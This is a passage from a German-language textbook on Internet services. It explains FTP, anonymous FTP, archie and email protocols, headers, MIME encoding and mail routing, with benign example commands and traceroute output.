Auf `list.ciw.uni-karlsruhe.de` läuft auch ein FTP-Mailer, allerdings mit eingeschränktem Wirkungsbereich. Bei Erfolg trudelt zuerst eine Auftragsbestätigung bei Ihnen ein, dann das gewünschte File und zum Schluß das Protokoll der Übertragung. Es kann sein, dass Sie noch eine zweite Email zur Bestätigung des Auftrags schicken müssen, aber das wird Ihnen mitgeteilt. Hat man nur Email, ist dieser Weg besser als nichts.

Das **Trivial File Transfer Protocol** (TFTP) nach RFC 783 dient der Übertragung von Files ohne Authentifzierung, ohne Benutzernamen und Passwort also. Das ist eine ziemlich offene und gefährliche Sache, die deshalb praktisch auch nur von Computern oder X-Terminals genutzt wird, die über das Netz booten und sich die dabei benötigten Files per TFTP vom Bootserver holen. Wer das nicht in seinem lokalen Netz braucht, sollte den TFTP-Dämon gar nicht erst starten (meist über den `inetd(1m)`). Der Normalbenutzer verwendet stattdessen FTP.

Das **File Service Protocol FSP** dient dem gleichen Zweck wie FTP, ist etwas langsamer, aber dafür unempfindlich gegenüber Unterbrechungen. Manche Server bieten sowohl FTP wie auch FSP an. FSP ist wenig verbreitet, hat es bisher nicht zu einem RFC gebracht und scheint auf dem Rückzug zu sein.

1.9.2 Anonymous FTP

In Universitäten ist es Brauch, den Netzteilnehmern Informationen und Software unentgeltlich zur Verfügung zu stellen. Was mit öffentlichen Mitteln finanziert worden ist, soll auch der Öffentlichkeit zugute kommen. Einige Organisationen und Firmen haben sich ebenfalls dem Netzdienst angeschlossen. Zu diesem Zweck wird auf den Anlagen ein Benutzer namens `anonymous` (unter vielen Systemen auch `ftp`) eingerichtet, der wie `gast` kein Passwort benötigt. Es ist jedoch üblich, seine Email-Anschrift als Passwort mitzuteilen. Nach erfolgreicher Anmeldung auf einer solchen Anlage kann man sich mit einigen FTP-Kommandos in den öffentlichen Verzeichnissen (oft `/pub`) umsehen und Files auf die eigene Anlage kopieren (download). Eine Anonymous-FTP-Verbindung mit der Universität Freiburg im schönen Breisgau verläuft beispielsweise so:

```
ftp ftp.uni-freiburg.de
anonymous                          (Login-Name)
wulf.alex@mvm.uni-karlsruhe.de     (Anschrift als Passwort)
dir                                (wie UNIX-ls)
ascii                              (Textmodus)
get README                         (File README holen)
cd misc
dir
quit
```

Anschließend findet man das Freiburger File README in seinem Arbeits-Verzeichnis. Die Geschwindigkeit der Verbindung liegt bei 600 Bytes/s. Allerdings ist diese Angabe infolge der geringen Filegröße ungenau. Auf diese Weise haben wir uns den *Hitchhikers Guide to Internet* besorgt.

Die Verbindung funktioniert nicht nur im Ländle[11], sondern sogar bis zum anderen Ende der Welt. Mit

```
ftp ftp.cc.monash.edu.au
wulf.alex@ciw.uni-karlsruhe.de
dir
cd pub
dir
quit
```

schaut man sich im Computer Center der Monash University in Melbourne in Australien um. Die Geschwindigkeit sinkt auf 40 Bytes/s. Man wird sich also

[11] Für Nicht-Badener: Das Ländle ist Baden, seine Einwohner heißen Badener und nicht etwa Badenser.

nicht megabytegroße Dokumente von dort holen. Grundsätzlich soll man immer zuerst in der Nachbarschaft suchen. Viele Files werden nämlich nicht nur auf ihrem Ursprungscomputer (Original Point of Distribution, OPD) verfügbar gehalten, sondern auch auf weiteren Hosts. Manche FTP-Server kopieren sogar ganze Verzeichnisbäume fremder Server. Eine solche Kopie wird **Spiegel** (mirror) genannt. Ein Spiegel senkt die Kosten und erhöht die Geschwindigkeit der Übertragung. Weiterhin gebietet der Anstand, fremde Computer nicht zu den dortigen Hauptverkehrszeiten zu belästigen.

Da der Mensch seit altersher mit einem starken Sammeltrieb ausgestattet ist, stellt Anonymous FTP für den Anfänger eine Gefahr dar. Zwei Hinweise. Erstens: Man lege ein Verzeichnis `aftp` an (der Name `ftp` wird meist für die FTP-Software benötigt). In diesem richte man für jeden FTP-Server, den man anzapft, ein Unterverzeichnis an. In jedem Unterverzeichnis schreibe man ein Shellscript namens `aftp` mit folgender Zeile:

```
ftp ftp-servername
```

`ftp-servername` ist der Name, notfalls die numerische Internet-Adresse des jeweiligen FTP-Servers. Das Shellscript mache man les- und ausführbar (750). Dann erreicht man in dem augenblicklichen Verzeichnis mit dem Kommando `aftp` immer den zugehörigen Server und weiß, woher die Files stammen. Weiter lege man für wichtige Programme, deren Herkunft man bald vergessen hat, in dem Verzeichnis `aftp` einen Link auf das zum FTP-Server gehörige Unterverzeichnis an. So hat man einen doppelten Zugangsweg: über die Herkunft und den Namen. Bei uns schaut das dann so aus:

```
...
emacs -> unimainz
unimainz
    aftp
    ...
    emacs-20.2
    emacs-20.2.tar.gz
...
```

Sie dürfen sich gern ein anderes Ordnungsschema ausdenken, aber ohne Ordnung stehen Sie nach vier Wochen Anonymous FTP im Wald.

Zweitens: Man hole sich nicht mehr Files in seinen Massenspeicher, als man in nächster Zukunft verarbeiten kann, andernfalls legt man nur eine Datengruft zum Wohle der Plattenindustrie an. Für alle weiteren Schätze reicht eine Notiz mit Herkunft, Namen, Datum und Zweck. Files ändern sich schnell. Mit überlagerten Daten zu arbeiten ist Zeitvergeudung.

Das **Gutenberg-Projekt** hat sich zur Aufgabe gesetzt, bis zum Jahr 2001 eine Vielzahl englisch- und anderssprachiger Texte als ASCII-Files zur Verfügung zu stellen. Die Bibel, WILLIAM SHAKESPEARE's Gesammelte Werke und die Verfassung der USA gibt es schon. Folgende URLs bieten einen Einstieg:

- Gutenberg-P. englisch: `http://promo.net/pg/`,
- Gutenberg-P. deutsch: `http://www.gutenberg.aol.de/`.

In erster Linie finden sich dort die Werke älterer Autoren, deren Urheberrechte abgelaufen sind.

Die kostenfreie, aber nicht rechtsfreie **GNU-Software** kommt von `prep.ai.mit.edu` in den USA, kann aber auch von mehreren Servern (mirrors) in Europa abgeholt werden. Inzwischen gibt es auch eine Liste der deutschen Mirrors. Die SIMTEL-Archive werden von `ftp.uni-paderborn.de` gespiegelt. Man muß fragen und suchen, das Internet kennt keine zentrale Verwaltung.

Die Einrichtung eines eigenen **FTP-Servers** unter UNIX ist nicht weiter schwierig, siehe die man-Seite zu `ftpd(1M)`. Man muß achtgeben, dass anonyme Benutzer nicht aus dem ihnen zugewiesenen Bereich im File-System herauskönnen, sofern man überhaupt Anonymous FTP zulassen will. Bei uns greifen Anonymous-FTP-Server und WWW-Server auf denselben Datenbestand zu, das hat sich als zweckmäßig erwiesen.

1.9.3 Suchhilfe (archie)

Im Netz liegt so viel an Information herum, dass man zum Finden der gewünschten Information bereits wieder einen Netzdienst beanspruchen muß. Sucht man ein bestimmtes File, dessen Namen man kennt, helfen die **Archies**. Das sind Server im Internet, die die Fileverzeichnisse einer großen Anzahl von FTP-Servern halten und Suchwerkzeuge zur Verfügung stellen. Nach Schlag- oder Stichwörtern (Inhalte) kann nicht gesucht werden, nur nach Filenamen. Der älteste Archie ist `archie.mcgill.ca` in Kanada. Inzwischen gibt es weitere, auch in Deutschland (Darmstadt, Belwue):

```
http://www.darmstadt.gmd.de/archie.html
http://archie.belwue.de/
```

Auf dem eigenen Computer muß ein Archie-Client eingerichtet sein. Auf die Eingabe

```
archie
```

erhält man Hinweise zum Gebrauch (usage). Der Aufruf:

```
archie -s suchstring
```

führt zu einer Ausgabe aller Filenamen, auf die der Suchstring zutrifft, samt ihrer Standorte nach `stdout`, Umlenkung in ein File empfehlenswert. Die Option `-s` bewirkt die Suche nach einem Substring. Der Archie-Client wendet sich an seinen Default-Archie-Server, falls nicht ein bestimmter Server verlangt wird. Ruft man den Archie-Client interaktiv auf, stehen einige Archie-Kommandos bereit, darunter `whatis` zur Textsuche in Programmbeschreibungen, was einer Suche nach Schlagwörtern nahe kommt. Inzwischen sind Archies auch mittels eines WWW-Brausers erreichbar, siehe obige URLs.

Archies sind nützlich, aber nicht allwissend: ihre Auskunft ist oft unvollständig, aber man hat meistens eine erste Fährte zu dem gefragten File. Der Archie-Dienst scheint allmählich eingestellt zu werden; an seine Stelle treten die Suchmaschinen im WWW. Der norwegische Archie antwortet noch, leitet aber zur Suchmaschine *Lycos* weiter:

`http://ftpsearch.lycos.com/`

Merke: Archies sagen, wo ein File liegt. Zum Beschaffen des Files braucht man ein anderes Programm (`ftp(1)`).

1.10 Electronic Mail (Email)

1.10.1 Grundbegriffe

Electronic Mail, Email oder Computer-Mail ist die Möglichkeit, mit Benutzern im Netz zeitversetzt Nachrichten auszutauschen, in erster Linie kurze Texte. Wir bezeichnen den Netzdienst als Email, die einzelne Nachricht als Mail, aber das geht durcheinander. Das Versenden von:

- extrem langen Texten[12],
- Texten mit ungebräuchlichen Zeichensätzen,
- Texten mit ungebräuchlichen Formatierungen,
- binären Daten (Grafiken, Sound),
- aktiven Inhalten (Scripts, Applets, Macros)

grenzt an Missbrauch und verursacht Probleme. Mails in Form von HTML-Dokumenten abzufassen, ist unnötig. Der Empfänger – wenn er vorsichtig ist – hat nur Arbeit damit. Ich habe Mails außer in schlichtem ASCII oder Latin-1 schon als Word-Dokument, im Rich Text Format, als HTML-Seite und im Portable Document Format erhalten, auf eine Mail in Form einer Präsentation warte ich noch. In den wenigsten Fällen rechtfertigt der Inhalt das besondere Format. Das gedankenlose Verfassen von Mails mit Hilfe schlecht konfigurierter Office-Programme führt zunehmend dazu, dass aus einer Mail von fünf Textzeilen Inhalt ein Maxi-Brief (MIME multi-part message) von drei vollen Seiten DIN A4 wird, zur Freude des Adressaten.

Um es vorwegzunehmen: Eine Mail ist so sicher wie eine Postkarte. Sie kann mitgelesen oder verfälscht werden, verloren gehen oder von einem anderen Absender stammen als dem, der darauf steht. Begünstigt durch die Anonymität des Netzes kommen solche Manipulationen bei Email weit häufiger vor als bei der traditionellen Post, leider.

Die Mails werden in der Mailbox[13] des Empfängers gespeichert, wo sie bei Bedarf abgeholt werden. Die **Mailbox** ist eine Datei oder ein Unterverzeichnis auf dem Computer des Empfängers.

[12] Je nachdem, über welche Maschinen oder Provider eine Mail läuft, kann *extrem lang* auch heute *mehr als einige Kilobytes* bedeuten. Auf unseren Maschinen ist die Grenze auf 16 MByte eingestellt, nur wegen der Anlagen (Attachments).

[13] Das Wort *Mailbox* wird in anderen Netzen auch als Oberbegriff für ein System aus Postfächern und Anschlagtafeln gebraucht, siehe die Liste der Mailboxen in der Newsgruppe `de.etc.lists`.

PCs und ähnliche Rechner haben hier eine Schwierigkeit. Sie sind oftmals ausgeschaltet oder mit anderen Arbeiten beschäftigt, jedenfalls nicht bereit, Mail entgegenzunehmen. Eine größere Linux/UNIX-Anlage dagegen ist ständig in Betrieb und vermag als Multitasking-System Mail zu empfangen, während sie weiteren Aufgaben nachgeht. Die Lösung ist, die Nachrichten auf zentralen Linux/UNIX-**Mailservern** zu speichern und von dort – möglichst automatisch – abzuholen, sobald der eigene Computer bereit ist. Das Zwischenlager wird als **Maildrop** bezeichnet und ist eine auf den Namen des Benutzers lautende Datei in einem bestimmten Verzeichnis wie `/var/mail` oder `/var/spool/mail`. Zum Abholen wird das **Post Office Protocol** (POP) nach RFC 1939 verwendet; der POP-Dämon ist in `/etc/services` und in `/etc/inetd.conf` einzutragen, steht also unter der Fuchtel des inet-Dämons. Alternativ zu POP wird auch das **Internet Message Access Protocol** (IMAP) verwendet. Auf dem PC oder Mac läuft ein POP-fähiges Mailprogramm (POP-Client) wie *Eudora* oder *Mozilla Thunderbird*, das bei Aufruf oder periodisch (viertelstündlich) Kontakt zum Mail- und Popserver aufnimmt. Man soll den POP-Client so konfigurieren, dass die Mails nach der Übertragung vom Server zur Client-Maschine auf dem Server gelöscht werden, sonst sammeln sich dort Riesenberge von Mails an, und der Postmaster wird böse. Das Post Office Protocol legt nur fest, wie Mails vom Server zum Arbeitsplatzrechner befördert werden. Die Client-Programme (*Eudora* o. a.) sorgen aber auch für den Transport in umgekehrter Richtung und verwenden dafür das Simple Mail Transfer Protocol (SMTP). Der Dämon auf der Serverseite ist dann ein SMTP-Dämon wie `sendmail`, `exim` oder `postfix`. Für die beiden Richtungen werden also verschiedene Protokolle und verschiedene Dämonen benötigt, die unterschiedlichen Einschränkungen und Filterungen unterliegen. Deshalb kann man für beide Dienste getrennte Maschinen im Email-Programm eintragen.

Mit einem POP-Client, einem Programm, kann man nur auf Maschinen arbeiten, auf denen man als Benutzer eingetragen ist. Nun möchte man gelegentlich von einem Internet-Café oder einem anderen, öffentlich zugänglichen WWW-Terminal aus auf seine Mail zugreifen. Diesem Zweck dienen POP-Clients mit WWW-Interface, die wie jede öffentliche WWW-Seite weltweit mittels eines Brausers angesprochen werden, einige Fragen stellen und dann eine POP-Verbindung zum POP-Server aufbauen. Der Benutzer verkehrt also per HTTP mit einem Webserver, dieser ruft den POP-Client auf, der über das POP mit dem POP-Server kommuniziert. Ein Vertreter dieser Webmail-Software ist `acmemail`; es besteht vor allem aus Perl-Scripts. Da man Benutzername und Passwort eintippen muss, braucht man Vertrauen zu dem jeweiligen Brauser. Der könnte ein Trojaner sein. Es gilt wie immer und überall im Internet: Jeder neue Dienst, jede neue Möglichkeit ist eine weitere, potenzielle Sicherheitslücke.

Weil die benutzerseitigen Email-Programme wie `elm`, `mutt` oder `eudora` außer Lesen und Schreiben auch Verwaltungsaufgaben wahrnehmen, käme es zum Chaos, wenn zwei dieser Programme gleichzeitig über eine Mailbox herfielen. Deshalb versuchen solche Programme, mit Hilfe von Sperren (Lockdateien) das Starten eines Konkurrenten zu verhindern. In der heuti-

gen Netz- und Fensterwelt läßt sich das jedoch nicht immer erreichen. Ein Benutzer muss also selbst auch etwas mitdenken und sollte nicht wahllos auf dem Bildschirm herumklicken. Für die Netnews und das World Wide Web gilt dasselbe, auch bei diesen Netzdiensten darf immer nur ein Programm für einen Benutzer aktiv sein. Auf Mehrbenutzersystemen (Linux/UNIX) kann natürlich dasselbe Programm mehrmals für jeweils einen anderen Benutzer aufgerufen werden.

Im Internet wird der Mailverkehr durch das **Simple Mail Transfer Protocol** (SMTP) nach RFC 821 in Verbindung mit RFC 822 (in 2001 abgelöst durch RFC 2822) geregelt. Eine Alternative ist die CCITT-Empfehlung X.400, international genormt als ISO 10021. Es gibt Übergänge zwischen den beiden Protokollwelten, Einzelheiten siehe RFC 1327 *Mapping between X.400/ ISO 10021 and RFC 822*. Im Internet wird Mail sofort befördert und nicht zwischengelagert wie in einigen anderen Netzen (UUCP). Die Adresse des Empfängers muss hundertprozentig stimmen, sonst kommt die Mail als unzustellbar (bounced mail) zurück. Eine gültige – wenn auch unzweckmäßige – Benutzeradresse ist:

```
wualex1@mvmhp64.ciw.uni-karlsruhe.de
```

`wualex1` ist ein Benutzername, wie er in der Datei `/etc/passwd(4)` steht. Der Kringel – das ASCII-Zeichen Nr. 64 – wird im Deutschen meist Klammeraffe[14] (E: commercial at, F: arobace) genannt und trennt den Benutzernamen vom Computernamen. Falls man Schwierigkeiten beim Eingeben dieses Zeichens hat, kann man es mit `\@` oder `control-v @` versuchen. Der Klammeraffe dient gelegentlich auch als Steuerzeichen und löscht dann eine Zeile. `mvmhp64` ist der Name des Computers, `ciw` die Subdomäne (Fakultät für Chemieingenieurwesen), `uni-karlsruhe` die Domäne und `de` die Top-level-Domäne Deutschland. Groß- und Kleinschreibung spielen in einer Email-Anschrift keine Rolle. Sonderzeichen (Umlaute) sind nicht erlaubt. IP-Adressen sollten in der Anschrift vermieden werden; falls unvermeidbar, müssen sie in eckige Klammern eingerahmt werden:

```
wualex1@[129.13.118.64]
```

Andere Netze (Bitnet, UUCP) verwenden andere Adressformate, was zur Komplexität von Mailprogrammen wie `sendmail` und deren Konfiguration[15] beiträgt.

Besagter Benutzer tritt auch noch unter anderen Namen auf anderen Maschinen auf. In den jeweiligen Mailboxen oder Home-Verzeichnissen steht ein `forward`-Kommando, das etwaige Mail an obige Adresse weiterschickt. Keine Mailbox zu haben, ist schlimm, viele zu haben, erleichtert das Leben

[14] Das Zeichen soll in den klösterlichen Schreibstuben des Mittelalters als Abkürzung des lateinischen Wortes *ad* entstanden sein. Der Duden von 1996 erwähnt es nicht, auch nicht der Informatik-Duden. In der Mainframe-Welt ist es als Masterspace bekannt.

[15] Die Konfiguration von `sendmail` ist Bestandteil jeder UNIX-Wizard-Prüfung.

auch nicht gerade. Da man auf jedem Linux/UNIX-Computer, der ans Netz angeschlossen ist, grundsätzlich eine Mailbox (das heißt eine gültige Mailanschrift) besitzt, hat man selbst für das richtige Forwarding zu sorgen. Andernfalls kann man jeden Morgen die Menge seiner Mailboxen abklappern.

Da Computer kommen und gehen und mit ihnen ihre Namen, ist es unpraktisch, bei jedem Umzug aller Welt die Änderung der Mailanschrift mitteilen zu müssen. Unser Rechenzentrum hat daher **generische Anschriften** eingeführt, die keinen Maschinennamen mehr enthalten:

```
wulf.alex@mvm.uni-karlsruhe.de
```

Ein Server im Rechenzentrum weiß, dass Mail an diese Anschrift an den Institutsserver `mail.mvm.uni-karlsruhe.de` weitergeleitet werden soll. Dieser weiß hinwiederum, auf welchem Rechner und unter welchem Namen der endgültige Briefkasten des Benutzers liegt. Das steht in der Datei `/etc/aliases` oder ähnlich. Bei einem Umzug genügt eine Mitteilung ans Rechenzentrum oder an den Postmaster des Institutes, für die Außenwelt ändert sich nichts. Die Anschriften mit Maschinennamen bleiben weiterhin bestehen, sollten aber nicht veröffentlicht werden. Im Prinzip könnte eine einmal angelegte generische Anschrift lebenslang gültig bleiben und sogar an die Nachkommen vererbt werden, da sie die etwaigen Änderungen der letztendlichen Email-Anschrift verbirgt.

Die in diesem Zusammenhang gelegentlich erwähnte CCITT-Empfehlung **X.500** hat zunächst nichts mit Email zu tun, sondern ist ein weltweites, verteiltes Informationssystem, ein Verzeichnisdienst, mit Informationen über Länder, Organisationen, Personen usw. Zu jedem Objekt gehören bestimmte Attribute, zu einer Person unter anderem Name, Telefonnummer und Email-Anschriften. Das sind personenbezogene Daten, die unter die Datenschutzgesetze fallen. Die Eintragung der Daten bedarf daher der Zustimmung des Betroffenen. Wer sich nicht eintragen lassen will, ist unter Umständen schwierig zu finden. X.500 hat sich nicht durchgesetzt, jedoch in LDAP einen blühenden Ableger entwickelt.

Kennt man den Benutzernamen nicht, aber wenigstens den vollständigen Computernamen, kann man die Mail mit der Bitte um Weitergabe an `postmaster@computername` schicken. Die Postmaster sind Kummer gewöhnt. Jeder Mailserver soll einen haben, als Alias für root oder sonst einen kompetenten Benutzer, nicht als eigenständiger Benutzer. Einzutragen also in `/etc/aliases`, nicht in `/etc/passwd`.

Ist nur der bürgerliche Name des Empfängers bekannt, kann man eine Email-Anschriften-Suchmaschine befragen, am besten gleich eine Meta-Suchmaschine:

```
http://mesa.rrzn.uni-hannover.de/
```

Die Erfolgsquote ist allerdings nicht so hoch wie bei der Suche nach Webseiten zu einem bestimmten Thema. Eine Suche nach meinem eigenen Namen ergab eine veraltete, aber noch funktionierende Anschrift und mehrere rätselhafte Anschriften. Der mäßige Erfolg ist erklärlich: man sucht ja gezielt eine

einzige Information und nicht wie im WWW irgendwelche Informationen zu einem Suchbegriff. Außerdem ist der Email-Dienst nicht darauf ausgerichtet, Email-Anschriften zur Verfügung zu stellen.

Die Mailprogramme fügen der Mail eine Anzahl von **Kopfzeilen** (Header) hinzu, die folgendes bedeuten (RFC 822, RFC 2045, RFC 2822):

- Message-ID: weltweit eindeutige, maschinenlesbare Bezeichnung der Mail
- Date: Zeitpunkt des Absendens
- From: logischer Absender, Verfasser, Autor
- Sender: tatsächlicher Absender (nicht unbedingt zugleich der Autor)
- Return-Path: Rückweg zum Absender (nur zur Verfolgung des Weges)
- Reply-to: Anschrift für Antworten, unabhängig von der From-Zeile
- Organization: Organisation des Absenders, z. B. Universität Karlsruhe
- To: Empfänger
- CC: Zweiter Empfänger (Carbon Copy)
- BCC: Zweiter Empfänger, versteckte Kopie (Blind Carbon Copy)
- Received: Einträge der Hosts, über die Mail ging
- Subject: Thema der Mail
- Keywords: Schlagwörter zum Inhalt der Mail
- Lines: Anzahl der Zeilen, ohne Kopfzeilen
- Precedence: Dringlichkeit wie urgent, normal, bulk
- Priority: Dringlichkeit wie urgent, normal, bulk
- Status: z. B. bereits gelesen, wird vom MDA (`elm(1)`) eingesetzt
- In-Reply-To: Bezug auf eine Mail (Message-ID) des Empfängers
- References: Bezüge auf andere Mails (Message-IDs)
- Resent: weitergleitet
- Expires: Haltbarkeitsdatum der Mail (best before ...)
- Return-Receipt-To: Anschrift für Empfangsbestätigung[16]
- Errors-To: Anschrift für Probleme

[16]Diese Zeile sollte nicht verwendet und nicht ausgewertet werden. Der Gedanke dahinter war, dass der Mail Transport Agent (`sendmail`) dem Absender den Eingang der Mail bestätigt (Delivery Status Notification). Oft wurde die Bestätigung dahingehend mißverstanden, dass der Empfänger die Mail gelesen habe. Bei Mail an Listen landen die zahlreichen Empfangsbestätigungen bei der Liste, die sie dann pflichtbewußt an alle Teilnehmer verteilt und so fort. Die einzig zuverlässige Empfangsbestätigung ist eine persönliche Antwort des Empfängers.

- Comments: Kommentar
- MIME-Version: MIME-Version, nach der sich die Mail richtet
- Content-Transfer-Encoding: MIME-Codierungsverfahren, Default 7bit
- Content-ID: MIME ID der Mail, weltweit eindeutig
- Content-Description: MIME Beschreibung des Inhalts der Mail
- Content-Type: MIME text, image, audio, video, application usw. Defaultwert text/plain; charset=us-ascii
- Content-Length: MIME Anzahl der Zeichen, ohne Kopfzeilen
- X400-Originator u. a.: Felder nach CCITT-Empfehlung X.400/ISO 10021
- X-Sender: (user defined field)
- X-Mailer: (user defined field)
- X-Gateway: (user defined field)
- X-Priority: (user defined field)
- X-Envelope-To: (user defined field)
- X-UIDL: (user defined field)
- X-Spruechle: (user defined field, für Badener reserviert)

Die meisten Mails weisen nur einige dieser Kopfzeilen auf, abhängig vom jeweiligen Mailprogramm. Manche Kopfzeilen wie *Subject* lassen sich editieren, andere werden automatisch erzeugt. Bestimmte Zeilen können auch mehrfach vorkommen. Sind logischer und tatsächlicher Absender identisch, soll nur die From-Zeile verwendet werden und die Sender-Zeile entfallen. Das Thema (Subject) einer Antwort beginnt mit `Re:`, gefolgt von dem ursprünglichen Thema; alles andere – insbesondere ein Beginn mit `AW:` oder mehrfache `Re:`s – ist nicht protokollgerecht und führt zu Störungen. Die Kopfzeilen wenden sich nicht nur an den Leser, sondern auch an Programme zur Verwaltung der Mails.

Zum Feld `Content-Transfer-Encoding` nach RFC 2045 *Multipurpose Internet Mail Extensions (MIME)* noch eine Erläuterung. Das Simple Mail Transfer Protocol läßt nur 7-bit-Zeichen und Zeilen mit weniger als 1000 Zeichen zu. Texte mit Sonderzeichen oder binäre Daten müssen daher umcodiert werden, um diesen Forderungen zu genügen. Das Feld weist das die Mail an den Empfänger ausliefernde Programm darauf hin, mit welchem Zeichensatz bzw. welcher Codierung (nicht: Verschlüsselung) die Daten wiederzugeben sind. Übliche Eintragungen sind:

- 7bit (Default, 7-bit-Zeichensatz, keine Codierung),
- 8bit (8-bit-Zeichensatz, keine Codierung),
- binary (binäre Daten, keine Codierung),
- quoted-printable (Oktetts werden in die Form =Hexpärchen codiert, druckbare 7-bit-US-ASCII-Zeichen dürfen beibehalten werden),

- base64 (jeweils 3 Zeichen = 3 Bytes = 24 Bits werden codiert in 4 Zeichen des 7-bit-US-ASCII-Zeichensatzes, dargestellt durch 4 Bytes mit höchstwertigem Bit gleich null),
- ietf-token (Sonderzeichen der IETF/IANA/ICANN),
- x-token (user defined).

Dieses Feld sagt nichts darüber aus, ob die Daten Text, Bilder, Audio oder Video sind. Das gehört in das Feld Content-Type. Beispiel:

```
Content-Type: text/plain; charset=ISO-8859-1
Content-transfer-encoding: base64
```

kennzeichnet eine Mail als einen Text, urpsrünglich geschrieben mit dem Zeichensatz ISO 8859-1 (Latin-1) und codiert gemäß base64 in Daten, die nur Zeichen des 7-bit-US-ASCII-Zeichensatzes enthalten. Nach Rückcodierung hat man den Text und kann ihn mit einem Ausgabegerät, das den Latin-1-Zeichensatz beherrscht, in voller Pracht genießen.

Weitere Angaben zum Absender wie Fax- oder Telefonnummer, die nicht in den Kopfzeilen stehen, lassen sich in einer **Signatur** am Fuß der Mail unterbringen. Die Signatur soll mit einer Zeile, die zu Beginn zwei Minuszeichen, ein Leerzeichen (sigdashes) und weiter nichts enthält, vom eigentlichen Text der Mail abgetrennt werden, siehe auch Abschnitt 1.11 *Neuigkeiten* auf Seite 43. Manche Emailprogramme erzeugen von sich aus diese Zeichenfolge und werten sie aus, wiederholen die Signatur bei einer Antwort beispielsweise nicht. Der eigene Mail User Agent (`elm(1)` muss in seiner Konfiguration (`.elm/elmrc`) angewiesen werden, die Signatur anzuhängen. Manche Agenten unterscheiden zwischen Signaturen für interne (local) und externe (remote) Mails. Die Signatur selbst steht in einer Datei `.signature` im Home-Verzeichnis und soll nicht länger sein als vier Zeilen Text zu 70 Zeichen. Längere Texte (ganze Webseiten) oder gar binäre Inhalte (Grafiken, Sound) verärgern die Empfänger zu Recht. Auch die Verkündung von Lebensweisheiten in der Signatur ist ein Mißbrauch, aber weit verbreitet.

Nun die entscheidende Frage: Wie kommt eine Mail aus meinem Rechner an einen Empfänger irgendwo in den unendlichen Weiten? Im Grunde ist es ähnlich wie bei der Briefpost. Alle Post, die ich nicht in meinem Heimatdorf selbst austrage, werfe ich in meinen gelben Default-Briefkasten ein. Der Rest ist Sache der Deutschen Post AG. Vermutlich landet mein Brief zuerst in Karlsruhe auf einem Postamt. Da er nach Fatmomakke[17]ie Erwähnung von Fatmomakke in diesem Skriptum führt dazu, dass Suchmaschinen auf der Suche nach Informationen über das Dorf auch das Skriptum nennen. in Schweden adressiert ist, dieser Ort jedoch in Karlsruhe ausländisch klingt, gelangt der Brief zu einer für das Ausland zuständigen zentralen Stelle in Frankfurt (Main) oder Hamburg. Dort ist zumindest Schweden ein Begriff, der Brief fliegt weiter nach Stockholm. Die Stockholmer Postbediensteten wollen mit Fatmomakke auch nichts zu tun haben und sagen bloß *Ab damit nach Östersund*. Dort weiß ein Busfahrer, dass Fatmomakke über Vilhelmina

[17]D

zu erreichen ist und nimmt den Brief mit. Schließlich fühlt sich der Landbriefträger in Vilhelmina zuständig und händigt den Brief aus. Der Brief wandert also durch eine Kette von Stationen, die jeweils nur ihre Nachbarn kennen, im wesentlichen in die richtige Richtung.

Genau so läuft die elektronische Post. Schauen wir uns ein Beispiel an. Die fiktive Anschrift sei `xy@access.owl.de`, der Rechnername ist echt, gehört jedoch zu keinem Knoten (Host) im Internet. Das Kommando `nslookup(1)` sagt *No Address*. Mit `host -a access.owl.de` (unter Linux verfügbar) erfahren wir etwas mehr, nämlich (gekürzt):

```
access.owl.de 86400 IN MX (pri=20) by
                              pax.gt.owl.de
access.owl.de 86400 IN MX (pri=50) by
                              jengate.thur.de
access.owl.de 86400 IN MX (pri=100) by
                        ki1.chemie.fu-berlin.de
access.owl.de 86400 IN MX (pri=10) by
                              golden-gate.owl.de
For authoritative answers, see:
owl.de 86400 IN NS golden-gate.owl.de
Additional information:
golden-gate.owl.de 86400 IN A 131.234.134.30
golden-gate.owl.de 86400 IN A 193.174.12.241
```

Der scheinbare Rechnername `access.owl.de` kennzeichnet eine **Email-Domäne**. Es gibt vier Internet-Rechner (MX = Mail Exchange), die Mail für die Email-Domäne `access.owl.de` annehmen. Der beste (pri=10) ist `golden-gate.owl.de`. Dessen IP-Adresse erfährt man mit `nslookup(1)` oder `host(1)`, sofern von Interesse. Email-Domänen lassen sich nur in Email-Anschriften verwenden, nicht für FTP oder andere Dienste. Sie entstehen durch einen MX-Eintrag im Domain Name Service (DNS). Der Vorteil einer Email-Domäne liegt darin, dass man den Email-Computer (Mailhost) wechseln kann, ohne die öffentlich bekannte Email-Domäne und damit die Email-Anschriften ändern zu müssen.

Wie die Mail von Karlsruhe nach `golden-gate.owl.de` gelangt, ermittelt das Kommando `traceroute golden-gate.owl.de`:

```
1 mv01-eth7.rz.uni-karlsruhe.de (129.13.118.254)
2 rz11-fddi3.rz.uni-karlsruhe.de (129.13.75.254)
3 belw-gw-fddi1.rz.uni-karlsruhe.de (129.13.99.254)
4 Karlsruhe1.BelWue.DE (129.143.59.1)
5 Uni-Karlsruhe1.WiN-IP.DFN.DE (188.1.5.29)
6 ZR-Karlsruhe1.WiN-IP.DFN.DE (188.1.5.25)
7 ZR-Frankfurt1.WiN-IP.DFN.DE (188.1.144.37)
8 ZR-Koeln1.WiN-IP.DFN.DE (188.1.144.33)
9 ZR-Hannover1.WiN-IP.DFN.DE (188.1.144.25)
10 Uni-Paderborn1.WiN-IP.DFN.DE (188.1.4.18)
11 cisco.Uni-Paderborn.DE (188.1.4.22)
```

```
12 fb10sj1-fb.uni-paderborn.de (131.234.250.37)
13 golden-gate.uni-paderborn.de (131.234.134.30)
```

Station 1 ist das Gateway, das unser Gebäudenetz mit dem Campusnetz verbindet. Mit der Station 5 erreichen wir das deutsche Wissenschaftsnetz, betrieben vom *Verein zur Förderung eines Deutschen Forschungsnetzes (DFN-Verein)*. Diese noch zur Universität Karlsruhe gehörende Station schickt alles, was sie nicht selbst zustellen kann, an ein Default-Gateway in Karlsruhe (Nr. 6). Von dort geht es über Frankfurt, Köln und Hannover (wo der Router offenbar einmal etwas von Paderborn und `owl.de` gehört hat) in die Universität Paderborn, der Heimat des Rechners `golden-gate.owl.de`. Dieser Weg braucht weder physikalisch noch logisch der schnellste zu sein, Hauptsache, er führt mit Sicherheit zum Ziel. Er kann auch beim nächsten Mal anders verlaufen, wenn beispielsweise ein Zwischenrechner gerade Pause macht.

